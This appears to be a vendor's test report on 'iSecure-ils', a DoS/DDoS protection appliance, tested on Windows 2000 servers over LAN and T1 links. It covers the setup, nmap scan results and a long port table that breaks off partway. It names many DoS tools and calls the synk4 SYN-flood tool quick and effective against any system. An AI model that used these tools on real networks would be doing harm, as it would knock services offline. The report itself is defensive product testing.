

Testing of iSecure-ils

The main purpose of *iSecure-ils* is to detect and protect against Denial of Service (**DoS**) and Distributed Denial of Service (**DDoS**) attacks which effect the soft- and hardware equipment in networks connected to the Internet or with online traffic. With optional Add-Ons *iSecure-ils* can be used for small networks such as Firewalls and/or Internet connectors as well.

iSecure-ils will be delivered without these advanced features by default and is in this case limited to the detection of (**D**)**DoS** attacks and the defending against those attacks. The different tests in this paper concentrates on this basic function. The simulated (**D**)**DoS**-attacks were downloaded from several public Internet websites related to the hacker scene.

The evaluation of *iSecure-ils* was done by a qualified team, which put the tests into execution and documented the test results to verify the functionality in a customer related environment.

The test team at Chumbo Minneapolis consists of the following persons:

- [BLACKED OUT]
- [BLACKED OUT]
- [BLACKED OUT]
- [BLACKED OUT]
- Chris Meyer, Chumbo.com, Minneapolis

Description of test scenarios

Preface

The core function of *iSecure-ils* is to defend against known IP-based (**D**)**DoS**-attacks. Normally without *iSecure-ils* the systems are crippled during those assaults. As a result the target systems encounter the following difficulties:

- ⊗ the system loses part of the configuration, which in turn has to be reconfigured or reinstalled.
- ⊗ the system crashes and must be rebooted manually,
- ⊗ the system slows down to a point of inefficiency,
- ⊗ the attacked service or port becomes unavailable.

Up to the time of writing this paper, different *iSecure-ils* tests have been completed:

- [BLACKED OUT]
- Commerzbank AG (Frankfurt am Main, Germany),
- Hewlett Packard / Europe network security center (Bad Homburg, Germany),
- Inflow (Minneapolis, USA)
and
- Chumbo.com (Minneapolis, USA).

Target systems at Chumbo (Minneapolis)

The tests were performed in two different scenarios. The first test was performed over a local area network at chumbo with a 10/100Mbit ethernet connection. The second test was performed over a leased T1 line to a host at another office of chumbo.

At Chumbo two different network environments were configured:

1. The target system was a Microsoft „Windows 2000“ server connected via standard network components using a Firewall (Checkpoint/FW1) and a Cisco router to a separated test network. The target system was restricted configured only 3 ports / services are established for incoming connections.
The Firewall had an additional feature (Syndefender). In performing the first test in this network environment twice, this additional feature was first enabled and during the second time disabled.
One class C network (254 possible IP addresses) was reserved for the test network and were used for the DDoS attacks including spoofed IP addresses.
2. The target system was a Microsoft „Windows 2000“ server connected via standard network components using a Firewall and a Cisco router with a T1-link to the Internet. The target system was restricted configured only 3 ports / services are established for incoming connections.
Only a subnet of 18 possible IP addresses were be used for attacking and spoofing.

All the established ports / services and the operating system Windows 2000 are verified by the tool „nmap“, which was used for portscanning.

Testing background

To keep the attacks under a normal level, firewalls are able to protect from the tests that were focussed on several kinds of IP protocol and lowlevel floods. In this case it is insignificant if a firewall is involved or not, the used attacks also passed the known firewall products. Only the additional feature „Syndefender“ from Checkpoint is a known available component for a few of the known attacks, but with a bad reputation related to a malfunctioned conception. For examine the different functionality among „Syndefender“ and **iSecure-ils** the tests are also appropriated to analyze the product with the better mode of action.

The following protocol stacks on the target system were attacked during the tests:

- TCP (Transmission Control Protocol),
- UDP (User Datagram Protocol) and
- ICMP (Internet Control Message Protocol).

To validate that the attacked Windows 2000 Server is still alive the server was monitored by an monitoring tool. The data throughput, and the server load were continuously monitored and shown to a separate console.

To verify the availability of the services served by the target system (Windows 2000) the webservice „Internet Information Server“ (IIS) has been used. The websites hosted by this server was also continuously refreshed and the reload time was ascertained.

In addition the target system was simultaneously for response requested via the ping command to verify the system response time on a lower level.

For the first test (local testenvironment) the test tools were configured to use only a restricted address range of 254 IP addresses connecting to the target system. The tools are in addition using only the via "nmap" (portscanner) ascertained ports and services to concentrate the generated traffic efficient for the available target services. This test were performed twice because of the splitted tests (with Sysdefender / without Syndefender).

For the second test (T1 link / Internet / T1 link) the test tools were configured to use only a restricted address range of 18 IP addresses connecting to the target system. The tools are in addition using only the via "nmap" (portscanner) ascertained ports and services to concentrate the generated traffic efficient for the available target services.

Installation of iSecure-ils


iSecure-ils is designed as a blackbox and can be easily installed into existent network environments. The blackbox will be pre configured delivered and should be installed infront of threatened systems. Therefore the two network interfaces of the blackbox are labled as internal and external.

The internal network device has to be used for the connection between the protected server and **iSecure-ils**. The external network device must be connectet to a network component directed to the potantial insecure network (for example: The Internet).

Test environment without iSecure-ils (10/100Mbit/s connection over LAN)

To demonstrate the efficiency of *iSecure-ils* the tests were progressed in to different environments. First without *iSecure-ils* to verify the expected difficulties at the target system during the **DDoS** assaults. The following figure shows the environment without *iSecure-ils*:

MS Windows 2000 Server
Internet Information Server




The Notebook computers in the figure above were used as assaulters. All the assaulters were running under the operating system „Linux“ (kernel 2.4) and equipped with 100 Mbit/s network interfac. The test tools were configured to use only a restricted address range of 254 IP addresses by the target system.

Test environment with iSecure-ils (10/100Mbit connection over LAN)

The following figure shows the test environment with integrated **iSecure-ils**:

MS Windows 2000 Server
Internet Information Server




The test tools were configured to use only a restricted address range of 254 IP addresses by the target system.

Test environment without iSecure-ils (1.5Mbit/s over T1 link)

To demonstrate the efficiency of *iSecure-ils* the tests were progressed in to different environments. First without *iSecure-ils* to verify the expected difficulties at the target system during the **DDoS** assaults. The following figure shows the environment without *iSecure-ils*:

MS Windows 2000 Server
Internet Information Server




The Notebook computers in the figure above were used as assaulters. All the assaulters were running under the operating system „Linux“ (kernel 2.4) and equipped with 100 Mbit/s network interface. The test tools were configured to use only a restricted address range of 18 IP addresses by the target system.

Test environment with iSecure-ils (1.5Mbit over T1)

The following figure shows the test environment with integrated iSecure-ils:

MS Windows 2000 Server
Internet Information Server



The test tools were configured to use only a restricted address range of 18 IP addresses by the target system.

Used tools

The following paragraphs categorise the used tools as follows:

1. TCP/IP fingerprint tools

Tools of this class analyze network packets coming from the target system and compare these packets with saved signatures to guess the operating system (with the appropriate version number) of the target system.

2. Denial of Service tools

The use of these tools aim at the availability of the affected target systems. **DoS** tools are based on TCP, UDP and/or ICMP and flood the target systems with valid or partially incorrect network packets. The attacks are started from one system respectively which fakes its IP address during the attack.

3. Distributed Denial of Service tools

Distributed Denial of Service attacks (**DDoS**) are a further development to the **DoS** tools and combine a vast quantity of autonomous systems for an attack against a target system. The trigger for an attack is sent by the master server, which normally does not appear during the attack.

TCP/IP fingerprint tools

During the tests "nmap" was used as a fingerprint tool. Nmap ("Network Mapper") is an open source utility for network exploration or security auditing. It was designed to rapidly scan large networks or single hosts. Nmap uses raw IP packets in different ways to determine which hosts are available on the network, which services (ports) they are offering, which operating system (and OS version) they are running, which type of packet filters/firewalls are in use, along with many other characteristics.

Denial of service tools

The tools of this category penetrate the target system sending a vast quantity of network packets, which take advantage of the weak points of a TCP/IP stack. For all tests "datapool3" was selected which combines the following **DoS** tools:

1234	Arnup100	Ascend-Foo	Beer
Biffit	Binds	Bloop	Bncex
Boink	Bonk	Coke	Comatose
Conseal	Duy	Echok	Fawx
Flatline	Flushot	Fogerc	Galt_Gin
Gewse5	Gewse	Gin	Hanson
lrcd_Kill	Jaypee	Jolt	Kill_inetd
Killwin	Kkill	Koc	Kox
Land	Laser	Latierra	Linux-icmp
Locktcp	Mailer	Misfrag	Mmsu-Dos
Moyari13	Mutilate	Nestea2	Nestea
Newtear	Nt-Dns	Octopus	Opentear
Orgasm	Oshare_1_gou	Overdrop	Paralyze3
Pepsi	Pimp2	Pimp	Pirchslap
Pong	Quake2	Rape	Raped
Rc8	Rcon	Rpk	Rwhokill
Simping	Smack	Spiffit	Ssping
Stealth	Stream	Syndrop	Synful

iSecure-ils Test plan

Synhose	Synk3	Synk4	Targa2
Targa3	Targa	Teardrop	Tesois
Trash2	Trash	Twinge	Udpdata
Udpflood	WinFreez	WinGatecrash	WinNuke

Distributed Denial of Service tools

Only for the demonstration we selected a type of **(D)DoS**-attack which is almost effective and not defended by firewalls. The selected tool "synk4" is very simple and after the preparations are done it's very easy to use. The success can be reached in a few minutes. The time depends on the operating system at the target server. For Windows 2000 it takes less time than for any unix system but there isn't any known system which can't be attacked using this tool.

It is more helpful to look at the tool description of „datapool3“ above, but a short description will be: Synk4 creates continuously connections using spoofed random IP addresses and slows down the target system difficultly or forces a system status where an administrative intervention or a manually restart is necessary.

Detailed test environment at Chumbo

Description of system and network environment

The test equipment consisted of the following components:

Assaulter	
Computer:	•4 x Linux-Notebooks,
Network:	•Ethernet-Switch, 10/100 Mbit/s,
Internet access	•CISCO Router

Target system	
Computer:	•Windows 2000 RC1,
Network:	•Ethernet-Switch, 100 Mbit/s
Internet access	•CISCO Router (Security configuration)

Portscanning

Portscan results without iSecure-ils

Using the TCP/IP fingerprint tool "nmap" the respective operating system including version number of the target system as well as the open TCP/IP ports were detected and displayed.

The following information about the target system were notified by "nmap":

•operating system:

TCP Sequence Prediction: Class=random positive increments

Difficulty=16026 (Worthy challenge)

No OS matches for host (If you know what OS is running on it, see

<http://www.insecure.org/cgi-bin/nmap-submit.cgi>).

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second

●open port result:

Port	State	Service	
53/tcp	open	domain	(normally UDP)
80/tcp	open	http	
443/tcp	closed	https	

Portscan results with iSecure-ils

The TCP/IP fingerprint tool "nmap" was not able to determine the correct information about operating system and open ports of the target system.

The following information about the target system were notified by "nmap":

●operating system:

TCP Sequence Prediction: Class=truly random
Difficulty=9999999 (Good luck!)
No OS matches for host (If you know what OS is running on it, see <http://www.insecure.org/cgi-bin/nmap-submit.cgi>).
TCP/IP fingerprint:
TSeq(Class=TR)
T1(Resp=Y%DF=Y%W=100%ACK=S++%Flags=BAS%Ops=L)
T2(Resp=N)
T3(Resp=N)
T4(Resp=N)
T5(Resp=Y%DF=Y%W=100%ACK=S++%Flags=AS%Ops=L)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)

●open port result:

Port	State	Service
1/tcp	open	tcpmux
2/tcp	open	compressnet
3/tcp	open	compressnet
4/tcp	open	unknown
5/tcp	open	rje
6/tcp	open	unknown
7/tcp	open	echo
8/tcp	open	unknown
9/tcp	open	discard
10/tcp	open	unknown
11/tcp	open	systat
12/tcp	open	unknown
13/tcp	open	daytime
14/tcp	open	unknown
15/tcp	open	netstat
16/tcp	open	unknown
17/tcp	open	qotd
18/tcp	open	misp
19/tcp	open	chargen
20/tcp	open	ftp-data

21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
24/tcp	open	priv-mail
25/tcp	open	smtp
26/tcp	open	unknown
27/tcp	open	nsw-fe
28/tcp	open	unknown
29/tcp	open	msg-icp
30/tcp	open	unknown
31/tcp	open	msg-auth
32/tcp	open	unknown
33/tcp	open	dsp
34/tcp	open	unknown
35/tcp	open	priv-print
36/tcp	open	unknown
37/tcp	open	time
38/tcp	open	rap
39/tcp	open	rlp
40/tcp	open	unknown
41/tcp	open	graphics
42/tcp	open	nameserver
43/tcp	open	whois
44/tcp	open	mpm-flags
45/tcp	open	mpm
46/tcp	open	mpm-snd
47/tcp	open	ni-ftp
48/tcp	open	auditd
49/tcp	open	tacacs
50/tcp	open	re-mail-ck
51/tcp	open	la-maint
52/tcp	open	xns-time
53/tcp	open	domain
54/tcp	open	xns-ch
55/tcp	open	isi-gl
56/tcp	open	xns-auth
57/tcp	open	priv-term
58/tcp	open	xns-mail
59/tcp	open	priv-file
60/tcp	open	unknown
61/tcp	open	ni-mail
62/tcp	open	acas
63/tcp	open	via-ftp
64/tcp	open	covia
65/tcp	open	tacacs-ds
66/tcp	open	sql*net
67/tcp	open	bootps
68/tcp	open	bootpc
69/tcp	open	tftp
70/tcp	open	gopher
71/tcp	open	netrjs-1
72/tcp	open	netrjs-2

73/tcp	open	netrjs-3
74/tcp	open	netrjs-4
75/tcp	open	priv-dial
76/tcp	open	deos
77/tcp	open	priv-rje
78/tcp	open	vettcp
79/tcp	open	finger
80/tcp	open	http
81/tcp	open	hosts2-ns
82/tcp	open	xfer
83/tcp	open	mit-ml-dev
84/tcp	open	ctf
85/tcp	open	mit-ml-dev
86/tcp	open	mfcobol
87/tcp	open	priv-term-l
88/tcp	open	kerberos-sec
89/tcp	open	su-mit-tg
90/tcp	open	dnsix
91/tcp	open	mit-dov
92/tcp	open	npp
93/tcp	open	dcp
94/tcp	open	objcall
95/tcp	open	supdup
96/tcp	open	dixie
97/tcp	open	swift-rvf
98/tcp	open	linuxconf
99/tcp	open	metagram
100/tcp	open	newacct
101/tcp	open	hostname
102/tcp	open	iso-tsap
103/tcp	open	gppitnp
104/tcp	open	acr-nema
105/tcp	open	csnet-ns
106/tcp	open	pop3pw
107/tcp	open	rtelnet
108/tcp	open	snagas
109/tcp	open	pop-2
110/tcp	open	pop-3
111/tcp	open	sunrpc
112/tcp	open	mcidas
113/tcp	open	auth
114/tcp	open	audionews
115/tcp	open	sftp
116/tcp	open	ansanotify
117/tcp	open	uucp-path
118/tcp	open	sqlserv
119/tcp	open	nntp
120/tcp	open	cfdpkt
121/tcp	open	erpc
122/tcp	open	smakynet
123/tcp	open	ntp
124/tcp	open	ansatrader

125/tcp	open	locus-map
126/tcp	open	unitary
127/tcp	open	locus-con
128/tcp	open	gss-xlicen
129/tcp	open	pwdgen
130/tcp	open	cisco-fna
131/tcp	open	cisco-tna
132/tcp	open	cisco-sys
133/tcp	open	statsrv
134/tcp	open	ingres-net
135/tcp	open	loc-srv
136/tcp	open	profile
137/tcp	open	netbios-ns
138/tcp	open	netbios-dgm
139/tcp	open	netbios-ssn
140/tcp	open	emfis-data
141/tcp	open	emfis-cntl
142/tcp	open	bl-idm
143/tcp	open	imap2
144/tcp	open	news
145/tcp	open	uaac
146/tcp	open	iso-tp0
147/tcp	open	iso-ip
148/tcp	open	cronus
149/tcp	open	aed-512
150/tcp	open	sql-net
151/tcp	open	hems
152/tcp	open	bftp
153/tcp	open	sgmp
154/tcp	open	netsc-prod
155/tcp	open	netsc-dev
156/tcp	open	sqlsrv
157/tcp	open	knet-cmp
158/tcp	open	pcmail-srv
159/tcp	open	nss-routing
160/tcp	open	sgmp-traps
161/tcp	open	snmp
162/tcp	open	snmptrap
163/tcp	open	cmip-man
164/tcp	open	cmip-agent
165/tcp	open	xns-courier
166/tcp	open	s-net
167/tcp	open	namp
168/tcp	open	rsvd
169/tcp	open	send
170/tcp	open	print-srv
171/tcp	open	multiplex
172/tcp	open	cl-1
173/tcp	open	xyplex-mux
174/tcp	open	mailq
175/tcp	open	vmnet
176/tcp	open	genrad-mux

177/tcp	open	xmcp
